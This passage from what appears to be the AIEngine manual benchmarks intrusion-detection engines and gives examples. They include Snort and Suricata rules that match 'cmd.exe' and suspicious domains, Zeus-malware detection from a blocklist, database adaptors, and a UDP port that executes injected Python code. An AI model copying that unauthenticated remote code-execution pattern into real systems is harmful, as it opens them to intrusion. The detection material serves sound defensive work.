17,235,263,248    branches                 # 1029.166 M/sec
   130,365,974    branch-misses            #    0.76% of all branches

16.752885421 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	589.679M	247.581M	27
Suricata(9)	175.477M	221.833M	24
Suricata(1)	129.790M	219.021M	29
AIEngine	54.966M	81.610M	16

CHAPTER 7

Test III

In this section we are going to perform the third pcap (<https://www.unsw.adfa.edu.au/australian-centre-for-cyber-security/cybersecurity/ADFA-NB15-Datasets/>)

7.1 Test III processing traffic

Same principal as the previous test, execute the engines without any rules or logic on them.

7.1.1 Snort

```
Performance counter stats for './snort -c snort.conf -r /pcaps/unsw-nb15/data01to20.
↳pcap':

      86914.808990      task-clock (msec)      #    0.910 CPUs utilized
           138,275      context-switches      #    0.002 M/sec
              948      cpu-migrations      #    0.011 K/sec
           50,099      page-faults      #    0.576 K/sec
251,636,428,273      cycles      #    2.895 GHz
453,613,730,484      instructions      #    1.80 insns per cycle
100,704,302,271      branches      # 1158.655 M/sec
      558,476,468      branch-misses      #    0.55% of all branches

95.525008126 seconds time elapsed
```

7.1.2 Tshark

```
Performance counter stats for 'tshark -q -z conv,tcp -r /pcaps/unsw-nb15/data01to20.
↳pcap':
```

(continues on next page)

(continued from previous page)

333695.156327	task-clock (msec)	#	0.635 CPUs utilized
50,639	context-switches	#	0.152 K/sec
3,375	cpu-migrations	#	0.010 K/sec
5,925,066	page-faults	#	0.018 M/sec
834,885,153,185	cycles	#	2.502 GHz
1,149,108,548,848	instructions	#	1.38 insns per cycle
254,411,260,711	branches	#	762.406 M/sec
2,151,378,679	branch-misses	#	0.85% of all branches
525.370093087 seconds time elapsed			

7.1.3 Suricata

With 9 packet processing threads

Performance counter stats for './suricata -c suricata.yaml -r /pcaps/unsw-nb15/data1to20.pcap':			
261302.223836	task-clock (msec)	#	3.104 CPUs utilized
6,226,747	context-switches	#	0.024 M/sec
486,951	cpu-migrations	#	0.002 M/sec
63,481	page-faults	#	0.243 K/sec
697,919,292,857	cycles	#	2.671 GHz
679,542,481,774	instructions	#	0.97 insns per cycle
151,611,147,001	branches	#	580.214 M/sec
1,064,511,496	branch-misses	#	0.70% of all branches
84.170028967 seconds time elapsed			

With one packet processing thread

Performance counter stats for './suricata --runmode single -c suricata.yaml -r /pcaps/unsw-nb15/data01to20.pcap':			
169075.961915	task-clock (msec)	#	1.861 CPUs utilized
226,609	context-switches	#	0.001 M/sec
2,556	cpu-migrations	#	0.015 K/sec
55,262	page-faults	#	0.327 K/sec
473,344,813,449	cycles	#	2.800 GHz
675,553,561,487	instructions	#	1.43 insns per cycle
154,707,646,368	branches	#	915.019 M/sec
879,446,264	branch-misses	#	0.57% of all branches
90.857043914 seconds time elapsed			

7.1.4 nDPI

Performance counter stats for './ndpiReader -i /pcaps/unsw-nb15/data1to20.pcap':			
54898.789864	task-clock (msec)	#	0.689 CPUs utilized
277,922	context-switches	#	0.005 M/sec
2,906	cpu-migrations	#	0.053 K/sec
147,137	page-faults	#	0.003 M/sec

(continues on next page)

(continued from previous page)

```
147,861,571,481    cycles                #    2.693 GHz
202,546,036,266    instructions           #    1.37  insns per cycle
 44,467,872,766    branches                #   809.997 M/sec
   750,583,194    branch-misses          #    1.69% of all branches

79.635983617 seconds time elapsed
```

7.1.5 Alengine

```
Performance counter stats for './aiengine -i /pcaps/unsw-nb15/data1to20.pcap -o':

 52889.291515    task-clock (msec)          #    0.682 CPUs utilized
    291,859      context-switches          #    0.006 M/sec
      263        cpu-migrations            #    0.005 K/sec
      4,556      page-faults              #    0.086 K/sec
152,091,301,283  cycles                    #    2.876 GHz
187,198,842,035  instructions               #    1.23  insns per cycle
 35,479,562,958  branches                  #   670.827 M/sec
   343,255,003  branch-misses              #    0.97% of all branches

77.588734066 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	251.636M	453.613M	95
Tshark	834.885M	1.149.108M	525
Suricata(9)	697.919M	679.542M	84
Suricata(1)	473.344M	675.553M	90
nDPI	147.861M	202.546M	79
AIEngine	155.091M	187.198M	77

7.2 Tests III with rules

The rule that we are going to use consists on find the string “cmd.exe” on the payload of all the TCP traffic.

7.2.1 Snort

```
alert tcp any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1)
```

```
Performance counter stats for './snort -c snort.conf -r /pcaps/unsw-nb15/data01to20.
↪pcap':

 225765.946500    task-clock (msec)          #    0.996 CPUs utilized
    1,733         context-switches          #    0.008 K/sec
      48          cpu-migrations            #    0.000 K/sec
     54,278       page-faults              #    0.240 K/sec
 720,007,227,594  cycles                    #    3.189 GHz
1,103,738,685,874 instructions               #    1.53  insns per cycle
```

(continues on next page)

(continued from previous page)

```

196,606,934,485    branches                # 870.844 M/sec
 601,970,985      branch-misses          # 0.31% of all branches

226.572212238 seconds time elapsed

```

7.2.2 Suricata

```

alert tcp any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)

```

```

Performance counter stats for './suricata -c suricata.yaml -r /pcaps/unsw-nb15/
↪data01to20.pcap':

```

```

301154.696413      task-clock (msec)          # 3.713 CPUs utilized
 4,537,778         context-switches          # 0.015 M/sec
 320,272          cpu-migrations            # 0.001 M/sec
 66,368           page-faults              # 0.220 K/sec
821,011,727,536    cycles                  # 2.726 GHz
946,616,986,437    instructions            # 1.15 insns per cycle
188,989,561,337    branches                # 627.550 M/sec
 1,055,852,141     branch-misses          # 0.56% of all branches

81.118712890 seconds time elapsed

```

With one packet processing thread

```

Performance counter stats for './suricata --runmode single -c suricata.yaml -r /
↪pcaps/unsw-nb15/data01to20.pcap':

```

```

271875.785172      task-clock (msec)          # 1.912 CPUs utilized
 95,803            context-switches          # 0.352 K/sec
 2,719            cpu-migrations            # 0.010 K/sec
 33,904           page-faults              # 0.125 K/sec
759,157,543,157    cycles                  # 2.792 GHz
1,086,339,439,951  instructions            # 1.43 insns per cycle
229,084,627,493    branches                # 842.608 M/sec
 925,328,883       branch-misses          # 0.40% of all branches

142.179972062 seconds time elapsed

```

7.2.3 AIEngine

```

Performance counter stats for './aiengine -R -r cmd.exe -c tcp -i /pcaps/unsw-nb15/
↪data01to20.pcap':

```

```

70282.239717      task-clock (msec)          # 0.883 CPUs utilized
 241,942          context-switches          # 0.003 M/sec
 165             cpu-migrations            # 0.002 K/sec
 2,941           page-faults              # 0.042 K/sec
216,254,447,090    cycles                  # 3.077 GHz
444,858,853,163    instructions            # 2.06 insns per cycle
126,309,632,622    branches                # 1797.177 M/sec

```

(continues on next page)

(continued from previous page)

```
621,357,247      branch-misses      #      0.49% of all branches

79.592005714 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	720.007M	1.103.738M	226
Suricata(9)	821.011M	946.616M	81
Suricata(1)	759.157M	1.086.339M	142
AIEngine	216.254M	444.858M	79

7.2.4 Snort

A simliar rules as before but just trying to help a bit to Snort, by using the port 80.

```
alert tcp any any -> any 80 (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)
```

```
Performance counter stats for './snort -c snort.conf -r /pcaps/unsw-nb15/data01to20.
↪pcap':

233814.499892      task-clock (msec)      #      0.997 CPUs utilized
          1,974      context-switches      #      0.008 K/sec
           71      cpu-migrations      #      0.000 K/sec
        75,258      page-faults      #      0.322 K/sec
730,206,436,752      cycles      #      3.123 GHz
1,108,972,710,085      instructions      #      1.52 insns per cycle
197,990,370,123      branches      #      846.784 M/sec
        621,729,625      branch-misses      #      0.31% of all branches

234.553089223 seconds time elapsed
```

7.2.5 Suricata

Change the rule just for HTTP traffic

```
alert http any any -> any any (content:"cmd.exe"; msg:"Traffic with cmd.exe on it";
↪sid:1; rev:1;)
```

With 9 processing packet threads

```
Performance counter stats for './suricata -c suricata.yaml -r /pcaps/unsw-nb15/
↪data01to20.pcap':

310949.557111      task-clock (msec)      #      3.654 CPUs utilized
    4,369,460      context-switches      #      0.014 M/sec
    309,491      cpu-migrations      #      0.995 K/sec
    115,015      page-faults      #      0.370 K/sec
842,934,924,156      cycles      #      2.711 GHz
936,673,438,149      instructions      #      1.11 insns per cycle
186,578,870,068      branches      #      600.029 M/sec
    1,096,367,594      branch-misses      #      0.59% of all branches
```

(continues on next page)

(continued from previous page)

```
85.099727468 seconds time elapsed
```

With one processing packet thread

```
Performance counter stats for './suricata --runmode single -c suricata.yaml -r /
↳pcaps/unsw-nb15/data01to20.pcap':

 262133.901169    task-clock (msec)          #    1.912 CPUs utilized
      97,239      context-switches          #    0.371 K/sec
       2,250      cpu-migrations          #    0.009 K/sec
      35,933      page-faults              #    0.137 K/sec
745,042,801,437   cycles                    #    2.842 GHz
<not supported>  stalled-cycles-frontend
<not supported>  stalled-cycles-backend
1,086,466,669,012 instructions        #    1.46  insns per cycle
229,149,279,857  branches              #   874.169 M/sec
   911,847,887   branch-misses          #    0.40% of all branches

137.131416050 seconds time elapsed
```

7.2.6 AIEngine

The python code used is the same as the previous examples

```
Performance counter stats for 'python performance_test01.py':

 54503.714975    task-clock (msec)          #    0.697 CPUs utilized
   288,082      context-switches          #    0.005 M/sec
      329      cpu-migrations          #    0.006 K/sec
     6,364      page-faults              #    0.117 K/sec
154,966,196,568  cycles                    #    2.843 GHz
192,969,592,655  instructions        #    1.25  insns per cycle
 37,489,548,718  branches              #   687.835 M/sec
 356,301,399     branch-misses          #    0.95% of all branches

78.240997629 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	730.206M	1.108.972M	234
Suricata(9)	842.934M	936.673M	85
Suricata(1)	745.042M	1.086.466M	137
AIEngine	154.966M	192.969M	78

7.3 Tests III with 31.000 rules

On this section we evaluate approximately 31.000 rules in order to compare the different systems. We will execute a complex rule directly instead of test a basic one as did on previous tests

Be aware that the portion of HTTP on this pcap is different and the rules generated are for HTTP traffic basically.

7.3.1 Snort

```

alert tcp any any -> any 80 (content:"example.int"; pcre:"/^(exe|bat|png).*$/" ; msg:
↳ "Traffic"; sid:1; rev:1;)
alert tcp any any -> any 80 (content:"lb.usemaxserver.de"; pcre:"/^(exe|bat|png).*$/" ;
↳ msg:"Traffic"; sid:1; rev:1;)
...

```

```

Run time for packet processing was 97.10530 seconds
Snort processed 70040016 packets.
Snort ran for 0 days 0 hours 1 minutes 37 seconds
  Pkts/min:      70040016
  Pkts/sec:      722062

...

Performance counter stats for './snort -c snort.conf -r /pcaps/unsw-nb15/data01to20.
↳ pcap':

  275602.707391      task-clock (msec)      #      0.977 CPUs utilized
        122,205      context-switches      #      0.443 K/sec
           725      cpu-migrations      #      0.003 K/sec
        291,329      page-faults      #      0.001 M/sec
806,000,523,786      cycles      #      2.925 GHz
607,657,647,258      instructions      #      0.75  insns per cycle
155,667,282,082      branches      # 564.825 M/sec
   746,781,332      branch-misses      #      0.48% of all branches

  281.992266096 seconds time elapsed

```

7.3.2 Suricata

```

alert http any any -> any any (content:"example.int"; http_host; pcre:"/^(
↳ *(exe|bat|png).*$/" ; msg:"Traffic"; sid:1; rev:1;)
alert http any any -> any any (content:"lb.usemaxserver.de"; http_host; pcre:"/^(
↳ *(exe|bat|png).*$/" ; msg:"Traffic"; sid:1; rev:1;)
...

```

With 9 processing packet threads

```

Performance counter stats for './suricata -c suricata.yaml -r /pcaps/unsw-nb15/
↳ data01to20.pcap':

  289051.124529      task-clock (msec)      #      3.087 CPUs utilized
    5,586,755      context-switches      #      0.019 M/sec
    405,829      cpu-migrations      #      0.001 M/sec
    262,568      page-faults      #      0.908 K/sec
782,934,326,025      cycles      #      2.709 GHz
780,343,745,230      instructions      #      1.00  insns per cycle
181,493,507,222      branches      # 627.894 M/sec
   1,109,012,398      branch-misses      #      0.61% of all branches

   93.628073324 seconds time elapsed

```

Running suricata with one single thread

```
Performance counter stats for './suricata --runmode single -c suricata.yaml -r /pcaps/
↳unsw-nb15/data01to20.pcap':
```

```

217371.464104      task-clock (msec)          #    1.844 CPUs utilized
      142,173      context-switches          #    0.654 K/sec
       3,610       cpu-migrations            #    0.017 K/sec
      279,174      page-faults               #    0.001 M/sec
605,693,480,167    cycles                    #    2.786 GHz
822,772,075,520    instructions              #    1.36   insns per cycle
196,748,336,538    branches                  # 905.125 M/sec
      942,204,205   branch-misses            #    0.48% of all branches

117.861947290 seconds time elapsed
```

7.3.3 AIEngine

```
rm = pyaiengine.RegexManager()
r = pyaiengine.Regex("on the uri", "^(.*(exe|png|bat).*$")
rm.add_regex(r)

h = pyaiengine.DomainName("domain_0", ".example.int")
h.callback = http_callback
h.http_uri_regex_manager = rm
dm.add_domain_name(h)
....
```

```
Performance counter stats for 'python performance_test04_a.py':
```

```

55188.986532      task-clock (msec)          #    0.706 CPUs utilized
      286,183      context-switches          #    0.005 M/sec
       238         cpu-migrations            #    0.004 K/sec
      13,190       page-faults               #    0.239 K/sec
157,284,750,539    cycles                    #    2.850 GHz
195,485,944,354    instructions              #    1.24   insns per cycle
 37,960,887,891    branches                  # 687.834 M/sec
    358,573,222    branch-misses            #    0.94% of all branches

78.148122032 seconds time elapsed
```

Test	Cycles	Instructions	Seconds
Snort	806.000M	607.657M	281
Suricata(9)	782.934M	780.343M	93
Suricata(1)	605.693M	822.772M	117
AIEngine	157.284M	195.485M	78

Conclusions

- Not all the engines evaluated on these tests have the same functionality.
- The traffic distribution have a big impact on the performance.
- AIEngine shows a better performance in general with the given pcaps also by calling python code.

Performance with multicore systems

8.1 Multicore stacks

Depending on the requirements of your system/network sometimes we need to replicate the stacks in order to cope the network requirements in terms of capacity or just to split the functionality that we want to implement.

This task is very easy because we just need to create a simple script that accept as parameter a network mask and then spawn the process.

```
if __name__ == '__main__':

    st = pyaiengine.StackLan()

    with pyaiengine.PacketDispatcher("re0") as pd:
        pd.stack = st
        pd.pcap_filter = "net 192.168.0.0/24"
        pd.run()
```

Of may be you prefer a solution with threads

```
from multiprocessing import Pool

def network_thread (netmask):

    st = pyaiengine.StackLan()

    with pyaiengine.PacketDispatcher("re0") as pd:
        pd.stack = st
        pd.pcap_filter = mask
        pd.run()

if __name__ == '__main__':

    networks = ("net 192.169.0.0/16", "net 10.1.0.0/16", "net 169.12.0.0/16")
```

(continues on next page)

(continued from previous page)

```
pool = Pool(len(networks))

p = pool.map_async(network_thread, networks)

try:
    results = p.get(0xFFFF)
except KeyboardInterrupt:
    print("Exiting stacks")

pool.close()
pool.join()
```

CHAPTER 9

Use cases and examples

This section contains examples and use cases that may help you on yours. If you have a use case that would be interesting for adding feel free.

9.1 Zeus malware

Nowadays malware is growing fast on the networks, by the following example we could attach the engine to Cloud environment and take advantage of the functionality that the engine provides. Lets see the following example by detecting the Zeus malware:

We define two callbacks, one for the host domain and another for the Uri. The list of host/uris are from the site <https://zeustracker.abuse.ch/blocklist.php?download=compromised>, but you can provide your own ones.

```
def callback_uri(flow):
    print("Zeus activity detected on flow",str(flow))

def callback_host(flow):
    h = flow.http_info
    if (h):
        host = str(h.host_name)
        if (host):
            print("Suspicious activity detected on flow",str(flow),host)
```

We use a external data of malware and load into a DomainNameManager

```
def loadZeusMalwareData():

    data = dict()
    # Load the hosts and Urls on memory
    # The list have been download from https://zeustracker.abuse.ch/blocklist.php?
    ↪download=compromised
    h_mng = pyaiengine.DomainNameManager()
    with open("zeus.dat") as f:
```

(continues on next page)

(continued from previous page)

```

for line in f.readlines():
    l = line.strip()
    b = l.find("/")
    r_host = l[:b]
    r_uri = l[b:]
    if (not data.has_key(r_host)):
        h = pyaiengine.DomainName(r_host, r_host)
        s = pyaiengine.HTTPUriSet("Set for %s" % r_host)

        h.callback = callback_host
        h_mng.add_domain_name(h)
        h.http_uri_set = s

        s.callback = callback_uri
        data[r_host] = (h, s)

    data[r_host][1].add_uri(r_uri)

return h_mng

```

Create a new virtual stack object used on cloud environments on the main.

```
stack = pyaiengine.StackVirtual()
```

Allocate the maximum number of flows on the UDP stack.

```

stack.tcp_flows = 500000
stack.udp_flows = 163840

```

Load the malware data on the HTTPProtocol and assign them to the stack

```
stack.set_domain_name_manager(loadZeusMalwareData(), "HTTPProtocol")
```

Open the network device, set the previous stack and run the engine

```

with pyaiengine.PacketDispatcher("eth0") as pdis:
    pdis.stack = stack
    pdis.run()

```

9.2 Virtual/Cloud malware based detection

Nowadays Data centers manage hundreds of virtual machines/networks, On the following example we will configure the system for monitor malware domains on different virtual networks. Lets see how works.

We define a callback function for detection and send and alarm through syslog

```

def malware_dns_callback(flow):
    d = flow.dns_info
    if (d):
        syslog.syslog(syslog.LOG_ERR,
            "Malware on ip %s domain %d network id %d" % (flow.src_ip, d.domain_name, flow.
            ↪tag))

```

We use a external list of malware domains and add to a DomainNameManager class in the same way as the example of the mobile malware. On the other hand, we also create a list of common domains that we dont want to track.

```
def loadUnwantedDomains():

    dm = pyaiengine.DomainNameManager()

    dom = pyaiengine.DomainName("Facebook", ".facebook.com")
    dm.add_domain_name(dom)
    dom = pyaiengine.DomainName("Google", ".google.com")
    dm.add_domain_name(dom)
    # Add more common domains

    return dm
```

Create a new virtual stack and connect them.

```
st = pyaiengine.StackVirtual()
```

Allocate the maximum number of flows on the UDP stack.

```
st.udp_flows = 1638400
```

Load the malware domains and the unwanted domains and assign them to the stack

```
st.set_domain_name_manager(loadBadDomains(), "DNSProtocol")
st.set_domain_name_manager(loadUnwantedDomains(), "DNSProtocol", False)
```

Open the network device and run the engine

```
with pyaiengine.PacketDispatcher("eth0") as pd:
    pd.stack = st
    pd.run()
```

9.3 Database integration

One of the main functions of the engine is the easy integration with databases.

The interface is very easy, you just need to write a class with three methods on it.

- insert: This method is used for new TCP/UDP connections.
- update: This method will be called when a detection have been carrie out or every N packets.
- remove: This method is used when the network flow is timeout or finish.

Lets see some examples of how works the database interface.

If you develop an adaptor that could be usefull just let me know and I will add it.

Python database adaptor for write the information on files:

```
class fileAdaptor (DatabaseAdaptor):
    def __init__(self, name):
        self.__f = open(name, "w")

    def __del__(self):
        self.__f.close()
```

(continues on next page)

(continued from previous page)

```

def update(self, key, data):
    self.__f.write("Update:[%s] %s\n" % (key, data))

def insert(self, key):
    return

def remove(self, key):
    return

```

Ruby database adaptor integrated with Redis:

```

class RedisAdaptor < DatabaseAdaptor
  attr_reader :ftype

  def initialize(ftype)
    @ftype = ftype
    @conn = Redis.new
  end

  def insert(key)
    @conn.hset(@ftype, key, "{}")
  end

  def remove(key)
    @conn.hdel(@ftype, key)
  end

  def update(key, data)
    @conn.hset(@ftype, key, data)
  end
end

```

Python database adaptor integrated with Redis:

```

import redis

class redisAdaptor(pyaiengine.DatabaseAdaptor):
    def __init__(self):
        self.__r = None

    def connect(self, connection_str):
        self.__r = redis.Redis(connection_str)

    def update(self, key, data):
        self.__r.hset("udpflows", key, data)

    def insert(self, key):
        self.__r.hset("udpflows", key, "{}")

    def remove(self, key):
        self.__r.hdel("udpflows", key)

```

Cassandra Python adaptor.

```

import pycassa
import json

```

(continues on next page)

(continued from previous page)

```

class cassandraAdaptor(pyaiengine.DatabaseAdaptor):
    """ This class inheritance of DatabaseAdaptor that contains
        the following methods:
        - insert, called on the first insertion of the network flow
        - update, called depending on the sample selected.
        - remove, called when the flow is destroy.
    """
    def __init__(self):
        self.__c = None
        self.__pool = None

    def connect(self, connection_str):
        self.__pool = pycassa.ConnectionPool(keyspace='demo', server_list=['127.0.0.
→1:9160'], prefill=False)
        self.__c = pycassa.ColumnFamily(self.__pool, 'flows')

    def update(self, key, data):
        obj = json.loads(data)

        bytes = obj["bytes"]
        l7 = obj["layer7"]
        l7info = obj.get("httphost", 0)
        if (l7info == 0):
            l7info = obj.get("sslphost", 0)
            if ( l7info > 0):
                d["layer7info"] = l7info
        else:
            d["layer7info"] = l7info

        # Create a dict with all the values of the cassandra table
        d = {'bytes':bytes, 'layer7':l7}

        self.__c.insert(key, d)

    def insert(self, key):
        self.__c.insert(key, {'bytes':0})

    def remove(self, key):
        # We dont remove anything on this example
        pass

```

Python Hadoop with the PyTables(<https://pytables.github.io/>) interface.

```

import pyaiengine
import tables
import json

class hadoopFlow(tables.IsDescription):
    name = tables.StringCol(50, pos = 1)
    bytes = tables.Int32Col(pos = 2)
    l7 = tables.StringCol(32, pos = 3)
    layer7info = tables.StringCol(64, pos = 4)

class hadoopAdaptor(pyaiengine.DatabaseAdaptor):
    def __init__(self):
        self.__file = None

```

(continues on next page)

(continued from previous page)

```

self.__group = None
self.__table = None

def connect(self, connection_str):
    self.__file = tables.open_file(connection_str, mode="w")
    self.__group = self.__file.create_group(self.__file.root, "flows")
    self.__table_tcp = self.__file.create_table(self.__group, 'table_tcp',
↪hadoopFlow, "Flow table",
    tables.Filters(0))
    self.__table_udp = self.__file.create_table(self.__group, 'table_udp',
↪hadoopFlow, "Flow table",
    tables.Filters(0))

def __handle_udp(self, key, obj):
    query = "name == b'%s'" % key
    for f in self.__table_udp.where(query):
        f['bytes'] = obj["bytes"]
        f['l7'] = obj["layer7"]
        l7info = obj.get("dnsdomain", 0)
        if (l7info > 0):
            f['layer7info'] = l7info

        f.update()

def update(self, key, data):
    try:
        obj = json.loads(data)
    except:
        print "ERROR:", data
        return

    proto = int(key.split(":")[2])

    if (proto == 6):
        self.__handle_tcp(key, obj)
    else:
        self.__handle_udp(key, obj)

def insert(self, key):
    proto = int(key.split(":")[2])

    if (proto == 6):
        t = self.__table_tcp
    else:
        t = self.__table_udp

    f = t.row

    f['name'] = key
    f['bytes'] = 0
    f.append()
    t.flush()

def remove(self, key):
    # We dont remove anything on this example
    pass

```

Python adaptor with integration with Elasticsearch engine and GeoIP:

```
class elasticSearchAdaptor (pyaiengine.DatabaseAdaptor):
    def __init__(self, name):
        self.__es = Elasticsearch()
        self.__gi = GeoIP.new(GeoIP.GEOIP_MEMORY_CACHE)
        self.__rep = ipReputationService()
        self.__name = name

    def __del__(self):
        pass

    def update(self, key, data):
        """ In this example we enrich the data by using thrid party services """
        d = json.loads(data)
        d["timestamp"] = datetime.now()
        ipdst = key.split(":")[3]

        """ Make a geoIP for get the country """
        country = self.__gi.country_name_by_addr(ipsrc)
        d["country"] = country

        """ Make a reputation of the IP """
        d["reputation"] = self.__rep.ip_reputation(ipdst)

        self.__es.index(index=self.__name, doc_type="networkdata", id=ipdst, body=d)

    def insert(self, key):
        pass

    def remove(self, key):
        pass
```

We create a new instance of a LAN network on the main

```
st = pyaiengine.StackLan()
```

Allocate the maximum number of UDP flows on the system

```
st.udp_flows = 163840
```

Create a new instance of the DatabaseAdaptor and plug it to the UDP part of the engine, so only UDP traffic will be process.

```
# Use your own adaptor (redisAdaptor, cassandraAdaptor, hadoopAdaptor)
db_redis = redisAdaptor()
db_redis.connect("localhost")

# The UDP traffic will be updated every 16 packets
stack.set_udp_database_adaptor(db_redis, 16)
```

Open the network device, attach the stack and let the engine run

```
with pyaiengine.PacketDispatcher("eth0") as pdis:
    pdis.stack = stack
    pdis.run()
```

Now you can check the results on the redis/cassandra/hadoop database.

9.4 Injecting code on the engine

One of the cool features of the engine is the ability to change the behavior while is executing. This means that you can reprogram the behavior of the engine and inject on them new code with new intelligence that allows you to deal with new types of attacks with no reloads and restarts of the engine. The best way to understand this feature is by having a proper example. We load the library and create a StackLan object with some memory requirements.

```
import pyaiengine

s = pyaiengine.StackLan()

s.tcp_flows = 32768
s.udp_flows = 56384
```

Just for the example we are going to create 3 DNS rules for handling queries.

```
d1 = pyaiengine.DomainName("Generic net queries", ".net")
d2 = pyaiengine.DomainName("Generic com queries", ".com")
d3 = pyaiengine.DomainName("Generic org queries", ".org")

dm = pyaiengine.DomainManager()

""" Add the DomainName objects to the manager """
dm.add_domain_name(d1)
dm.add_domain_name(d2)
dm.add_domain_name(d3)

st.set_domain_name_manager(dm, "DNSProtocol")
```

Now we open a new context of a PacketDispatcher and enable the shell for interacting with the engine.

```
with pyaiengine.PacketDispatcher("enp0s25") as pd:
    pd.stack = st
    """ We enable the shell for interact with the engine """
    pd.enable_shell = True
    pd.run()
```

If we execute this code we will see the following messages.

```
[luis@localhost ai]$ python example.py
[09/30/16 21:48:41] Lan network stack ready.
AIEngine 1.6 shell
[09/30/16 21:48:41] Processing packets from device enp0s25
[09/30/16 21:48:41] Stack 'Lan network stack' using 51 MBytes of memory

>>>
```

Now we are under control of the internal shell of the engine and we can access to the different components.

```
>>> print(dm)
DomainNameManager (Generic Domain Name Manager)
      Name:Generic net queries      Domain:.net      Matches:10
      Name:Generic org queries      Domain:.org      Matches:0
      Name:Generic com queries      Domain:.com      Matches:21

>>>
```

And now we inject a callback function for one of the given domains.

```
>>> def my_callback(flow):
...     d = flow.dns_info
...     if (d):
...         print(str(d))
...
>>> d3.callback = my_callback
>>>
```

And wait for domains that ends on .org

```
>>> Domain:www.gnu.org
```

also verify the rest of the components

```
>>> print(d2)
Name:Generic org queries      Domain:.org      Matches:1      Callback:<function my_
↳callback 0x023ffeea378>
>>> dm.show()
DomainNameManager (Generic Domain Name Manager)
      Name:Generic net queries      Domain:.net      Matches:14
      Name:Generic org queries      Domain:.org      Matches:1      Callback:
↳<function my_callback 0x023ffeea378>
      Name:Generic com queries      Domain:.com      Matches:21
```

Check the global status by executing the method show_protocol_statistics

```
>>> st.show_protocol_statistics()
Protocol statistics summary
      Protocol      Bytes      Packets      % Bytes      CacheMiss      Memory      UseMemory
↳CacheMemory      Dynamic      Events
      Ethernet      3030778      11681      100      0      192 Bytes      192 Bytes
↳0 Bytes      no      0
      Vlan      0      0      0      0      192 Bytes      192 Bytes
↳0 Bytes      no      0
      MPLS      0      0      0      0      192 Bytes      192 Bytes
↳0 Bytes      no      0
      IP      2642875      9356      87      0      216 Bytes      216 Bytes
↳0 Bytes      no      0
      TCP      1388303      5224      45      210      9 KBytes      44 KBytes
↳0 Bytes      yes      0
      UDP      977364      4112      32      436      312 Bytes      116 KBytes
↳0 Bytes      yes      12
      ICMP      0      17      0      0      224 Bytes      224 Bytes
↳0 Bytes      no      0
      HTTP      0      0      0      0      800 Bytes      800 Bytes
↳0 Bytes      yes      0
      SSL      1012883      1779      33      0      12 KBytes      8 KBytes
↳1 KBytes      yes      0
      SMTP      0      0      0      0      440 Bytes      440 Bytes
↳0 Bytes      yes      0
      IMAP      0      0      0      0      376 Bytes      376 Bytes
↳0 Bytes      yes      0
      POP      0      0      0      0      376 Bytes      376 Bytes
↳0 Bytes      yes      0
      Bitcoin      0      0      0      0      240 Bytes      240 Bytes
↳0 Bytes      yes      0
      Modbus      0      0      0      0      232 Bytes      232 Bytes
↳0 Bytes      no      0
```

(continues on next page)

(continued from previous page)

MQTT	0	0	0	0	344 Bytes	344 Bytes	└
↪0 Bytes	yes	0					
TCPGeneric	173981	491	5	0	216 Bytes	216 Bytes	└
↪0 Bytes	no	0					
TCPFrequency	0	0	0	0	248 Bytes	248 Bytes	└
↪0 Bytes	yes	0					
DNS	174666	748	5	0	24 KBytes	20 KBytes	└
↪3 KBytes	yes	3					
SIP	0	0	0	0	576 Bytes	576 Bytes	└
↪0 Bytes	yes	0					
DHCP	21704	72	0	0	1 KBytes	1 KBytes	└
↪0 Bytes	yes	0					
NTP	0	0	0	0	224 Bytes	224 Bytes	└
↪0 Bytes	no	0					
SNMP	0	0	0	0	224 Bytes	224 Bytes	└
↪0 Bytes	no	0					
SSDP	1368	8	0	0	752 Bytes	752 Bytes	└
↪0 Bytes	yes	0					
Netbios	85897	1231	2	0	3 KBytes	2 KBytes	└
↪199 Bytes	yes	0					
CoAP	0	0	0	0	1 KBytes	1 KBytes	└
↪0 Bytes	yes	0					
RTP	0	0	0	0	216 Bytes	216 Bytes	└
↪0 Bytes	no	0					
Quic	558927	853	18	0	192 Bytes	192 Bytes	└
↪0 Bytes	no	0					
UDPGeneric	134802	764	4	0	216 Bytes	216 Bytes	└
↪0 Bytes	no	0					
UDPFrequency	0	0	0	0	248 Bytes	248 Bytes	└
↪0 Bytes	yes	0					
Total	3030778	11681	100	646	59 KBytes	203 KBytes	└
↪5 KBytes	15						

Check the anomalies of the engine by executing the show_anomalies stack method

```
>>> st.show_anomalies()
Packet Anomalies
    Total IPv4 Fragmentation:      0
    Total IPv6 Fragmentation:      0
    Total IPv6 Loop ext headers:    0
    Total TCP bad flags:            0
    Total TCP bogus header:         0
    Total UDP bogus header:         0
    Total DNS bogus header:         0
    Total DNS long domain name:     0
    Total SMTP bogus header:        10
    Total IMAP bogus header:         0
    Total POP bogus header:         0
    Total SNMP bogus header:         0
    Total SSL bogus header:         12 Callback:<function anomaly_callback at 0x7f94bf012e60>
    Total HTTP malformed URI:       32 Callback:<function anomaly_callback at 0x7f94bf012e60>
    Total HTTP no headers:          0 Callback:<function anomaly_callback at 0x7f94bf012e60>
    Total CoAP bogus headers:        0
    Total RTP bogus headers:         0
```

(continues on next page)

(continued from previous page)

```
Total MQTT bogus headers:      0
Total Netbios bogus headers:    0
Total DHCP bogus headers:      0
```

On the other hand, you can use a remote shell for sending commands to the engine

```
with pyaiengine.PacketDispatcher("enp0s25") as pd:
    pd.stack = st
    pd.port = 3000
    pd.run()
```

The parameter port will open a UDP socket and will execute the commands received over that socket. This will allow to receive programmable instructions to the engine remotely or by other program, for example an UI.

You can also create a string with python code that will be injected on the engine when you want, for example:

```
""" Create a string with the code want to executed and create a new timer for check
every 180 seconds """
code = """
def big_consumers():
    for f in st.tcp_flow_manager:
        if (f.bytes > 5000000):
            print("Warning: Flow %s consuming too much" % str(f))

pd.add_timer(big_consumers, 180)
"""
socket.sendto(code, (host, 3000))
```

The engine will activate a timer every 3 minutes to check network connections with more than 5MBytes on them.

9.5 Extracting information

By using the traces from the defcon21 we will try to find signatures on a easy way.

For extracting information we will use the FrequencyEngine and the LearnerEngine. These two engines allow us to find signatures of unknown traffic such as new malware, traffic signatures and so on.

```
Frequencies optional arguments:
-F [ --enable-frequencies ]      Enables the Frequency engine.
-g [ --group-by ] arg (=dst-port) Groups frequencies by
